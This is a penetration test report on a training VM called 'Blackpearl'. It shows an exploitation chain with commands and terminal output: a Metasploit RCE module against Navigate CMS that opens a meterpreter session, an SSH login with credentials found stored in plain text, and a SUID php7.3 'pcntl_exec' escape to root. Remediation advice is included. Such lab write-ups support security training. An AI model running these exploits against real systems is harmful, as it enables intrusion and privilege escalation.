Intro

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Blackpearl". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by TCM.

By: Robert Garcia

Jr Penetration Tester

Test Report

10/01/2022

Disclaimer

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

1. Intro
2. Disclaimer
3. Table of Content
    - Credentials to Penetration Tester
    - Scope
    - Executive Summary
4. Recommendations
    - Blackpearl (192.168.8.173)
5. Mythology
6. Finding's & Remediation Blackpearl (192.168.8.173)
    - Finding
        - Privileges Escalation (alek)
        - Privileges Escalation (root)
7. Entire Kill Chain
    - OSINT
    - Discovery
    - Initial Foot hold
        - alek
        - root
8. Removal of Tools
9. References
    - (Blackpearl) Exploit and Mitigation References
10. Appendix
    - Loot
        - Nmap Full Scan
        - Nmap Vul Scan
        - PE SUID binary scan

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

Certifications held by Robert Garcia

CompTIA
A+
CERTIFIED · CE
CompTIA
Network+
CERTIFIED · CE
CompTIA
Security+
CERTIFIED · CE
CompTIA
PenTest+
CERTIFIED · CE

Expires 2025

Scope

AGS solutions has been given permission to do the following:

Main Goal: Gain control over VM by any means and obtain the heights account possible

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the VM Blackpearl.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise Blackpearl in that manner.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to these VM, primarily due to outdate software, unpatched website, stored credentials and a SUID located on the system . During the testing, I had root access to Blackpearl. The VM Blackpearl was successfully exploited, and access granted. The system as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	***Domain Name***	***Exploit***
192.168.8.173	(Blackpearl)	Outdate and or unpatched CMS /Stored Credentials / SUID binary

Recommendations

Blackpearl (192.168.8.173)

The CMS we encountered has know CVE's and one of them did not even require authentication, This was our foothold on the system.

FIX
- Update *Navigate* CMS to the current version 2.9.5
- Policy on password and know good input
- logging of some sort (log,IDS,IPS,SIEM)

We moved from one user to another because we found plain text credentials in the web directory of our target.

FIX
- policy for storing password
- multi factor or special permissions to access to resource
- logging of some sort (log,IDS,IPS,SIEM)

We found one binary with special permission on target and it was set with what is called SUID and basically that permission let us abuse the right of that binary and turn the user alek to the user root

FIX


- Applications with known vulnerabilities or known shell escapes should not have the setuid or setgid bits set to reduce potential damage if an application is compromised.
- The number of programs with setuid or setgid bits set should be minimized across a system
- logging of some sort (log,IDS,IPS,SIEM)

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.


Planning and Scoping
Information Gathering and Vulnerability Scanning
Attacking and exploiting
Reporting and Communicating Results
Life Cycle after compromise of a target

Finding's & Remediation Blackpearl (192.168.8.173)

Finding

SYSTEM IP: 192.168.8.173
Service Enumeration: TCP:22,80,53

Nmap Scan Results: (Find entire scans in appendix)

```
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCrTa1VqX1lLALYDX3m1kDPB+cmOEf2+J1FQ98ynFGX
J3ccbtY0eVvQusLU6KHGXbqB0qsv6vsV63IxeX6gq+XTGPSDYru5VVd6qbHBh5aGwCbnvhduNnYMfMC/cDa
QiDs6Lfs5+FY2pdYTBff56MIJwP4x4Kl+pLzQHFaV/lwDILn03mJFMUsbRWvk8YJuLANhRY74fDcsc/K+O
|   256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ05CA8I
/NroNqmmeLPHVZVJgk6tvuesO7pDk=
|   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJiHZUPH8c1K9Q7Lbkhf2IOGABIn0Hzo9DkFtBj4T6ij
53/tcp open  domain  syn-ack ttl 64 ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open  http    syn-ack ttl 64 nginx 1.14.2
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.14.2
```

Vulnerability Explanation:
This module exploits insufficient sanitization in the database::protect method, of Navigate CMS versions 2.8 and prior, to bypass authentication. The module then uses a path traversal vulnerability in navigate_upload.php that allows authenticated users to upload PHP files to arbitrary locations. Together these vulnerabilities allow an unauthenticated attacker to execute arbitrary PHP code remotely. This module was tested against Navigate CMS 2.8.


Vulnerability Fix:

- Update *Navigate* CMS to the current version 2.9.5
- Policy on password and know good input
- logging of some sort (log,IDS,IPS,SIEM)

  Severity or Criticality:
  Critical 10/10


  Exploit Code:
  Metasploit module: exploit/multi/http/navigate_cms_rce

  Proof of Concept Here:



```
msf6 exploit(multi/http/navigate_cms_rce) > sessions

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  1         meterpreter php/linux  www-data @ blackpearl  192.168.8.174:8888 -> 192.168.8.173:57994 (192.168.8.173)

msf6 exploit(multi/http/navigate_cms_rce) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 782 created.
Channel 1 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
blackpearl
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:21:7a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.173/24 brd 192.168.8.255 scope global dynamic ens33
```

Local.txt Proof Screenshot:



```
www-data@blackpearl:/tmp$ whoami
whoami
www-data
www-data@blackpearl:/tmp$ hostname
hostname
blackpearl
www-data@blackpearl:/tmp$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:21:7a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.173/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1005sec preferred_lft 1005sec
    inet6 fe80::20c:29ff:fe21:7ac0/64 scope link
       valid_lft forever preferred_lft forever
www-data@blackpearl:/tmp$
```

Overall Risk Severity	***Likelihood Factor***	***Impact Factor***	***Score Vector:***
Critical	High	High	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H


Privileges Escalation (alek)

SYSTEM IP: 192.168.8.173
www-data to alek

Vulnerability Exploited:
Stored Credentials on system in plain text
Vulnerability Explanation:
After digging around we found credentials to a user stored on the web directory in plain text. This is a issue as I found them and was able to latterly move to another user to complete the engagement.
Vulnerability Fix:


- policy for storing password
- multi factor or special permissions
- logging of some sort (log,IDS,IPS,SIEM)

  Severity or Criticality:
  Critical 10/10
  Exploit Code:
  N/A
  Proof of Concept Here:



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ ssh alek@192.168.8.173
The authenticity of host '192.168.8.173 (192.168.8.173)' can't be established.
ED25519 key fingerprint is SHA256:20OvGWVTlVYUa1OZ66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.8.173' (ED25519) to the list of known hosts.
alek@192.168.8.173's password:
Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alek@blackpearl:~$ whoami
alek
alek@blackpearl:~$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
```

Proof Screenshot:



```
alek@blackpearl:~$ whoami
alek
alek@blackpearl:~$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
alek@blackpearl:~$ hostname
blackpearl
alek@blackpearl:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:21:7a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.173/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1399sec preferred_lft 1399sec
    inet6 fe80::20c:29ff:fe21:7ac0/64 scope link
       valid_lft forever preferred_lft forever
alek@blackpearl:~$ 
```

Overall Risk Severity	*Likelihood Factor*	*Impact Factor*	*Score Vector:*
Critical	High	High	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Privileges Escalation (root)


SYSTEM IP: 192.168.8.173
alek to root

Vulnerability Exploited:
SUID
Vulnerability Explanation:
The binary we found from the scan suid3num has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor
Vulnerability Fix:

- Applications with known vulnerabilities or known shell escapes should not have the setuid or setgid bits set to reduce potential damage if an application is compromised.
- The number of programs with setuid or setgid bits set should be minimized across a system
- logging of some sort (log,IDS,IPS,SIEM)
  Severity or Criticality:
  Critical 10/10
  Exploit Code:


```
CMD="/bin/sh"
/usr/bin/./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
```

Proof of Concept Here:



```
alek@blackpearl:/tmp$ id
uid=1000(alek) gid=1000(alek) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
alek@blackpearl:/tmp$ whoami
alek
alek@blackpearl:/tmp$ CMD="/bin/sh"
alek@blackpearl:/tmp$ /usr/bin/./php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# id
uid=1000(alek) gid=1000(alek) euid=0(root) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
# whoami
root
#
```

Proof Screenshot:



```
# id
uid=1000(alek) gid=1000(alek) euid=0(root) groups=1000(alek),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
# whoami
root
# cd /root
# dir
flag.txt
# cat flag.txt
Good job on this one.
Finding the domain name may have been a little guessy,
but the goal of this box is mainly to teach about Virtual Host Routing which is used in a lot of CTF.
#
```

Overall Risk Severity	*Likelihood Factor*	*Impact Factor*	*Score Vector:*
Critical	High	High	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

